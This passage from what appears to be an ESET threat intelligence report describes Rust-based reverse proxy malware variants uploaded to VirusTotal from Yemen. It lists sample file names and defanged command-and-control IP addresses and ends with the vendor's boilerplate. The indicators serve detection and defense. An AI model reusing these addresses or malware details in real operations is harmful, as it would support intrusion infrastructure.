- 167.172.181[.]173:8443
- 216.238.99[.]118:8443
- 139.84.226[.]162:80


By pivoting on the internal name **revsocks_rust** in VirusTotal, it is possible to identify multiple variants of the same malware that were uploaded from Yemen. Since December 2025, multiple users from Sanaa, Yemen have uploaded variants of the same reverse proxy tool to VirusTotal under various names, such as **brand.exe**, **mce.exe**, **mcc.exe**, **mmw.exe**, and **CrashHandler.exe**, as well as archives including **SKB.zip**, **SHCore.rar**, and **Malicious.rar**. The last of these archives, in addition to the Rust-based reverse proxy, contains an additional tool built from the open-source project **portal-tunneler**. The tool also includes a hardcoded C&C address.

In addition to the Windows samples, we also identified a Linux variant of the same custom Rust-based reverse proxy tool, uploaded to VirusTotal from Yemen under the name **safe**.

These samples, used against a Yemeni target, contain the following hardcoded C&C servers:

- 134.209.23[.]117:8443
- 134.209.23[.]117:9443
- 64.52.80[.]66:8443
- 164.92.254[.]175:8443
- 70.34.203[.]48:8443

None of the samples uploaded to VirusTotal from Yemen were recorded in ESET telemetry.



Sectors targeted in as yet unattributed attacks

Initial access techniques used in unattributed attacks

About ESET

ESET® provides cutting-edge digital security to prevent attacks before they happen. By combining the power of AI and human expertise, ESET stays ahead of known and emerging cyberthreats — securing businesses, critical infrastructure, and individuals. Whether it's endpoint, cloud, or mobile protection, our AI-native, cloud-first solutions and services remain highly effective and easy to use. ESET technology includes robust detection and response, ultra-secure encryption, and multifactor authentication. With 24/7 real-time defense and strong local support, we keep users safe and businesses running without interruption. An ever-evolving digital landscape demands a progressive approach to security: ESET is committed to world-class research and powerful threat intelligence, backed by R&D centers and a strong global partner network. For more information, visit **www.eset.com** or follow us on **LinkedIn**, **Facebook**, and **X**.

ESET Threat Intelligence

ESET Threat Reports and APT Activity Reports

ESET GitHub

@ESETresearch

WeLiveSecurity.com